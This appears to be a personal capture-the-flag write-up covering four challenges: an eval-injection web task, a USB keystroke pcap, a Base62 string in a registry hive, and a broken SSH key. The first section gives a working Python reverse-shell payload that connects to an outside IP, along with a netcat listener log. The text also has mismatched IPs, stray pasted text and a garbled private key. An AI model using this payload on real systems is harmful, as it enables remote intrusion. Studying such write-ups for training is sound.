POST /combine Combine two images with a custom eval command

Parameters

Name	Description
image1 * required file (formData)	First image <input type="file" value="파일 선택 pcf-cert.png"/>
image2 * required file (formData)	Second image <input type="file" value="파일 선택 pcf-cert.png"/>
eval_command string (formData)	Custom eval command for combining images <code>(lambda: __import__('os').system("python"))()</code>

Responses

Request URL: <http://challenge.ctf.games:32597/combine>

```
(lambda: (__import__('os')).system("python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.1.111\",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(['\\bin\\sh','\\-i'])'"))()
```

→

If the reverse shell doesn't work, it could be due to network restrictions or the way the shell is being spawned. Let's try a different approach to the reverse shell command using `python` to open the connection, as it often bypasses shell restrictions.

Explanation

This command uses Python to create a reverse shell, which is often more reliable in restricted environments:

- **Python Reverse Shell:** The command opens a socket connection to `221.165.187.35` on port `6666`, then redirects standard input, output, and error to this socket and invokes a shell.
- **Image Return:** As before, `convert(img1 + img2, 'L')` returns the combined image.

This setup should attempt the reverse shell using Python, which is often more flexible than `bash` in certain environments.

```
C:\Users\zzzmi\Downloads\netcat-win32-1.12>.\nc64.exe -lnvp [REDACTED]
listening on [any] [REDACTED] ...
connect to [REDACTED] from (UNKNOWN) [REDACTED] 19272
ls
/bin/sh: 0: can't access tty; job control turned off
# Dockerfile
app.py
bliss.png
challenge.yml
flag.txt
solve.py
# cat flag.txt
flag{b6b62e6c5cdfda3b3a8b87d90fd48d01}# |
```


[REDACTED] flag{b6b62e6c5cdfda3b3a8b87d90fd48d01}

[Forensics] Keyboard Junkie

My friend wouldn't shut up about his new keyboard, so...

```
zzzmilky@LAPTOP-JNUCR12N:~/ctf/huntress$ file keyboard_junkie
keyboard_junkie: pcap capture file, microsecond ts (little-endian) - version 2.4 (M
emory-mapped Linux USB, capture length 245824)
```

keyboard_junkie is pcap file



<https://book.hacktricks.xyz/generic-methodologies-and-resources/basic-forensic-methodology/pcap-inspection/usb-keystrokes>

Do exactly as above

```
zzzmilky@LAPTOP-JNUCR12N:~/ctf/huntress$ tshark -r ./keyboard.pcap -Y 'usb.c
apdata && usb.data_len == 8' -T fields -e usb.capdata | sed 's/..:/&g2' > k
eystrokes.txt
```

GitHub - TeamRocketList/ctf-usb-keyboard-parser: This is the updated script from <https://teamrocketlist.github.io/2017/08/29/Forensics-Hackit-2017-USB-ducker/>

This is the updated script from <https://teamrocketlist.github.io/2017/08/29/Forensics-Hackit-2017-USB-ducker/> - TeamRocketList/ctf-usb-keyboard-parser

<https://github.com/TeamRocketList/ctf-usb-keyboard-parser>

TeamRocketList/ctf-1

keyboard-parser

This is the updated script from <https://teamrocketlist.github.io/2017/08/29/Forensics-Hackit-2017-USB-ducker/>

```
zzzmilky@LAPTOP-JNUCR12N:~/ctf/huntress/ctf-usb-keyboard-parser$ python3 usbkeyboar
d.py ./keystrokes.txt
so the answer is flag{f7733e0093b7d281dd0a30fcf34a9634} hahahah lol
```


`flag{f7733e0093b7d281dd0a30fcf34a9634}`

[Forensics] Zimmer Down

A user interacted with a suspicious file on one of our hosts.

The only thing we managed to grab was the user's registry hive.

Are they hiding any secrets?



Open the NTUSER.DAT file using Autopsy, filename something suspicious comes up

It is encoded using Base-62

★ BROWSE THE FULL DCODE TOOLS' LIST

Results

VJGSuErgCovh...aDF
Base62[2](9A2az)

f!l@{4b676ccc1070be66b1a15dB601c8d500

BASE-62 DECODER

★ BASE62 CIPHERTEXT ⓘ
VJGSuErgCovh16Jg1x87faFOP1qacI3EbY4oP\$My8YKQy5paDF

flag{4b676ccc1070be66b1a15dB601c8d500}

I Can't SSH

I've got this private key... but why can't I SSH?

Try connecting using ssh through the key file given, but it keeps getting invalid format

The file looked like this:

```

zzzmilky@LAPTOP-JNUCR12N: ~/ctf/huntress$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnhzaC1rXktjdjEAAAAABG5vbuAAAEBm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAnwAAQAAAEAslzb7-/tg8qtA3BensRcqBTP+cgchTkDR40Fkpu05e+TqzyLYZ
IIGMiU7icNw9Nb01vNQvrXc4E/HxTBsAUBXSYj0kq+2V70Jh123K7dpPKJq8XLyzUUMSc
0$NjaAHNSmVdHGCrw+@PGUcpZxGZPiurmT5is4ZMPgXtAoExLyhyQoVos4ELm4HYS
0z@F78U1ZNu17D9xaUG79f7eF256E6x+j+Jdv4VWvcKiurGMyIyhnsp+8iquxE0Usr
FVaGb0nC4exprRp5H+E3DVEF64WV0VPhmxWf/kmB+2R3nuufT1fCcqt1YuAu0USHY
9JtcA2Hrwhbby/tuGmacaThoehckc+c0uGaywPeLcdQ40n3NxJh2BnCzrvr2nah1dc
HFDAzn5IL8APuPyNwB1d+rA0l6+61KFlnQiryijzwE/X5vsFaaz1zdZie02LQ2K78
s3Rg2b/8+2B+pbcZsj3muizyM4HNN+LGEodAAAFgPq7U/yqul0AAAAB3nzaCiyc2
EAAGBALC4mW//rYpKtQWxpTExKgUz/nh1USAeNB5qb+vxk6s8iyGGSC0j1L0unDc
PTW9Nb2UL62MXOBPxBu/KwFAV-W79Jkpptle9Ix91s3aTyavFy8wVFDenNejy2gBzVkp
rwxsgspsDxlkgj8/V3Bn4rq5k+YtG4WFnwDnnl+MxkFaldoBcsu2EtM9h+/FCG7b
m10w/cwlBk/Xbu3duheMY/Cxb1+Ftb3JtrqxmjimP4cr/vIgrxdloaxWhm59auhs
aa06er3vxw2BBeulFwd4zvhsf5JAfdklkrn0-NxwmkLWlgNFFwPbsbggh1of
G8v7bhpnnGg@laIXJbV3drJhssD3i3A0Jdp9zCSR9n5w8y79jWodg3BxQMs+Sc/A
D7q2bDCASHFqwQDpevutSny@0q8018Mx0/1+b7GRWmttc3WynHn0iu/LN0ahm//Po
9gfpz23GUoIt5rosJguDtfiyxhDnQAAAMBAEAAAGBAKM1ey0qyTLEP1FdW9e9/x0Eh
ubBpNjbNkqoFTFgewQOime60kF9HtM5/83NweFSU3nT2Lu2lF8rx8
0$S126mBqjPNQPoxxFpXREFs+663F27/FhyzNLJwem5/83NweFSU3nT2Lu2lF8rx8
`AFcgd02FdM4X2KFE5jycK0mqGyt4oL1Ft1p+1ge+xpMuZzFG3z+fA6TM02DtXo@dl
300jJNxDKtYm15wSpEJzr1unzeIWxsj43380iGpiwt3gYzy
Lvp58brdydxaUgC1cIfEH2zAT6p0zFLqibw+SPEjzr1unzeIWxsj43380iGpiwt3gYzy
Lu@8asfrQF/m-uavu1x2nbClpEA16z/tr8+BgXZLkvCrdwxxHaabBzTD3uFg287v
hubFxmy4rdWJN7TL8etx1ncKp3da07lQlatxzB8/eLNq0ej0it+dqccz/+t+sQAA
AMBfnEH06H1FyGKwYK2vTuC7jAAxAlamJ+NTzdpCrzIBk+9j9Frt9oQFsokuu+w5vLM
R1gkhZ/1kpsGL5wR3l8uvRxM0$1/N5sq59uW0y7Ku+z0JrNE2U9HsD4sGz7hKhX7vP
6wDm5FFz+XtylocyBvxc/ZoJgZy8ts+m4T609q0PAEPJ4RBH+pwDntX5fsj5/3VxGxJ
GFAKELBjegzSKee43HkOelFlhz1/H5RvnVkpbbksouhkkMAAABAOtVrk5gBPF21J
Msq+fdPIBLxboLTDc0u1gEH5V82tzhn+v1z2ppm08t3fov027b1M9tuAUuo!iu4N0Bw
v8Px+OTDTY60kc8CCFFhuCksT1WA/Eudaj7ruVgMyDde4Ku3szqjhUpoxWkbvZemapJryx
shfKtZEL3ZhvcRdr2b2t2Sc5pXLTvFx3X0215zAbuAVg4yhXuEPrhgAnuR6c8+prVti
RhjF5G+VkpypuiRFKXFBHTNoEWtGNSjwAAAMEAxZ0Tjt+sz+xdm+r2QEVkHG06i0x3VP
moqgnrq3gyogYBcQPMY6woVsBlnr9tqkM+DjENHEHu2zvH/Sfyliq3NYAr19bDYRnp
KaP9UzKtce5y374uyI6RLV18VOX650Pr81fv+o3Bw+ppkcawDHyzzPSj06Fe5/IvJ50vo
zmagULFCbu7f+FFKAiaJopjxChT1jg7a54ou57blfM07QLThv6HN5xEvyyJawcti0Wa
hokSgOr180uUTAAAACmpva5AehBzMTU=
-----END OPENSSH PRIVATE KEY-----zzzmilky@LAPTOP-JNUCR12N: ~/ctf/huntress

```

LF at the end is missing, add a line

Failed to add the host to the list of known hosts
Mac OSX Lion 10.7.

In an effort to get around weird environment stuff (homebrew wasn't installing wget, and I had all sorts of weird blocks and errors), I uninstalled zshrc and

<https://stackoverflow.com/questions/17668283/failed-to-add-the-host-to-the-list-of-known-hosts>

```

zzzmilky@LAPTOP-JNUCR12N: ~/ctf/huntress$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnhzaC1rXktjdjEAAAAABG5vbuAAAEBm9uZQAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAnwAAQAAAEAslzb7-/tg8qtA3BensRcqBTP+cgchTkDR40Fkpu05e+TqzyLYZ
IIGMiU7icNw9Nb01vNQvrXc4E/HxTBsAUBXSYj0kq+2V70Jh123K7dpPKJq8XLyzUUMSc
0$NjaAHNSmVdHGCrw+@PGUcpZxGZPiurmT5is4ZMPgXtAoExLyhyQoVos4ELm4HYS
0z@F78U1ZNu17D9xaUG79f7eF256E6x+j+Jdv4VWvcKiurGMyIyhnsp+8iquxE0Usr
FVaGb0nC4exprRp5H+E3DVEF64WV0VPhmxWf/kmB+2R3nuufT1fCcqt1YuAu0USHY
9JtcA2Hrwhbby/tuGmacaThoehckc+c0uGaywPeLcdQ40n3NxJh2BnCzrvr2nah1dc
HFDAzn5IL8APuPyNwB1d+rA0l6+61KFlnQiryijzwE/X5vsFaaz1zdZie02LQ2K78
s3Rg2b/8+2B+pbcZsj3muizyM4HNN+LGEodAAAFgPq7U/yqul0AAAAB3nzaCiyc2
EAAGBALC4mW//rYpKtQWxpTExKgUz/nh1USAeNB5qb+vxk6s8iyGGSC0j1L0unDc
PTW9Nb2UL62MXOBPxBu/KwFAV-W79Jkpptle9Ix91s3aTyavFy8wVFDenNejy2gBzVkp
rwxsgspsDxlkgj8/V3Bn4rq5k+YtG4WFnwDnnl+MxkFaldoBcsu2EtM9h+/FCG7b
m10w/cwlBk/Xbu3duheMY/Cxb1+Ftb3JtrqxmjimP4cr/vIgrxdloaxWhm59auhs
aa06er3vxw2BBeulFwd4zvhsf5JAfdklkrn0-NxwmkLWlgNFFwPbsbggh1of
G8v7bhpnnGg@laIXJbV3drJhssD3i3A0Jdp9zCSR9n5w8y79jWodg3BxQMs+Sc/A
D7q2bDCASHFqwQDpevutSny@0q8018Mx0/1+b7GRWmttc3WynHn0iu/LN0ahm//Po
9gfpz23GUoIt5rosJguDtfiyxhDnQAAAMBAEAAAGBAKM1ey0qyTLEP1FdW9e9/x0Eh
ubBpNjbNkqoFTFgewQOime60kF9HtM5/83NweFSU3nT2Lu2lF8rx8
0$S126mBqjPNQPoxxFpXREFs+663F27/FhyzNLJwem5/83NweFSU3nT2Lu2lF8rx8
`AFcgd02FdM4X2KFE5jycK0mqGyt4oL1Ft1p+1ge+xpMuZzFG3z+fA6TM02DtXo@dl
300jJNxDKtYm15wSpEJzr1unzeIWxsj43380iGpiwt3gYzy
Lvp58brdydxaUgC1cIfEH2zAT6p0zFLqibw+SPEjzr1unzeIWxsj43380iGpiwt3gYzy
Lu@8asfrQF/m-uavu1x2nbClpEA16z/tr8+BgXZLkvCrdwxxHaabBzTD3uFg287v
hubFxmy4rdWJN7TL8etx1ncKp3da07lQlatxzB8/eLNq0ej0it+dqccz/+t+sQAA
AMBfnEH06H1FyGKwYK2vTuC7jAAxAlamJ+NTzdpCrzIBk+9j9Frt9oQFsokuu+w5vLM
R1gkhZ/1kpsGL5wR3l8uvRxM0$1/N5sq59uW0y7Ku+z0JrNE2U9HsD4sGz7hKhX7vP
6wDm5FFz+XtylocyBvxc/ZoJgZy8ts+m4T609q0PAEPJ4RBH+pwDntX5fsj5/3VxGxJ
GFAKELBjegzSKee43HkOelFlhz1/H5RvnVkpbbksouhkkMAAABAOtVrk5gBPF21J
Msq+fdPIBLxboLTDc0u1gEH5V82tzhn+v1z2ppm08t3fov027b1M9tuAUuo!iu4N0Bw
v8Px+OTDTY60kc8CCFFhuCksT1WA/Eudaj7ruVgMyDde4Ku3szqjhUpoxWkbvZemapJryx
shfKtZEL3ZhvcRdr2b2t2Sc5pXLTvFx3X0215zAbuAVg4yhXuEPrhgAnuR6c8+prVti
RhjF5G+VkpypuiRFKXFBHTNoEWtGNSjwAAAMEAxZ0Tjt+sz+xdm+r2QEVkHG06i0x3VP
moqgnrq3gyogYBcQPMY6woVsBlnr9tqkM+DjENHEHu2zvH/Sfyliq3NYAr19bDYRnp
KaP9UzKtce5y374uyI6RLV18VOX650Pr81fv+o3Bw+ppkcawDHyzzPSj06Fe5/IvJ50vo
zmagULFCbu7f+FFKAiaJopjxChT1jg7a54ou57blfM07QLThv6HN5xEvyyJawcti0Wa
hokSgOr180uUTAAAACmpva5AehBzMTU=
-----END OPENSSH PRIVATE KEY-----zzzmilky@LAPTOP-JNUCR12N: ~/ctf/huntress$ 

```

Connection complete

```

root@LAPTOP-JNUCR12N:~/challenge# ssh -vvv -i id_rsa -p 32208 user@challenge.ctf.games
OpenSSH_8.2p1 Ubuntu-ubuntu0 5, OpenSSL_1.1.1f 31 Mar 2020
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/* config matched no files
debug1: Applying options for *
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug2: resolving "challenge.ctf.games" port 32208
debug2: connect_to_host: direct
debug1: Connecting to challenge.ctf.games [35.193.148.143] port 32208.
debug1: Connection established.
debug1: identity file /id_rsa type -1
debug1: identity file /id_rsa-cert type -1
debug1: Local version string OpenSSH_8.2p1 Ubuntu-ubuntu0 5
debug1: Remote version string is OpenSSH_7.6p1, negotiate Software version OpenSSH_7.6p1 Ubuntu-4
debug1: match: OpenSSH_7.6p1 Ubuntu-4 pat OpenSSH_7.4+, OpenSSH_7.1+, OpenSSH_7.2+, OpenSSH_7.3+, OpenSSH_7.4+, OpenSSH_7.5+, OpenSSH_7.6+, OpenSSH_7.7+ compat 0x@000002
debug2: fd 7 up to 0 now
debug1: Authenticating to challenge.ctf.games:32208 as 'user'
debug3: host_key_port: [challenge.ctf.games]:32208
debug3: hostkeys_foreach: reading file "/home/zzzmilky/.ssh/known_hosts"
debug3: record_hostkey: found key type ECDSA in file /home/zzzmilky/.ssh/known_hosts:11
debug3: load_hostkeys: loaded 1 keys from [challenge.ctf.games]:32208

```

```
user@i-cant-ssh-4a5a5ea88e5e40b-69d74bf7db-p1mh2: $ ls
flag.txt
user@i-cant-ssh-4a5a5ea88e5e40b-69d74bf7db-p1mh2: $ cat flag.txt
flag{ee1f28722ec1ce1542aa1b486dbb1361}user@i-Cant-ssh-wasabene88
```

```
| flag{ee1f28722ec1ce1542aa1b486dbb1361}
```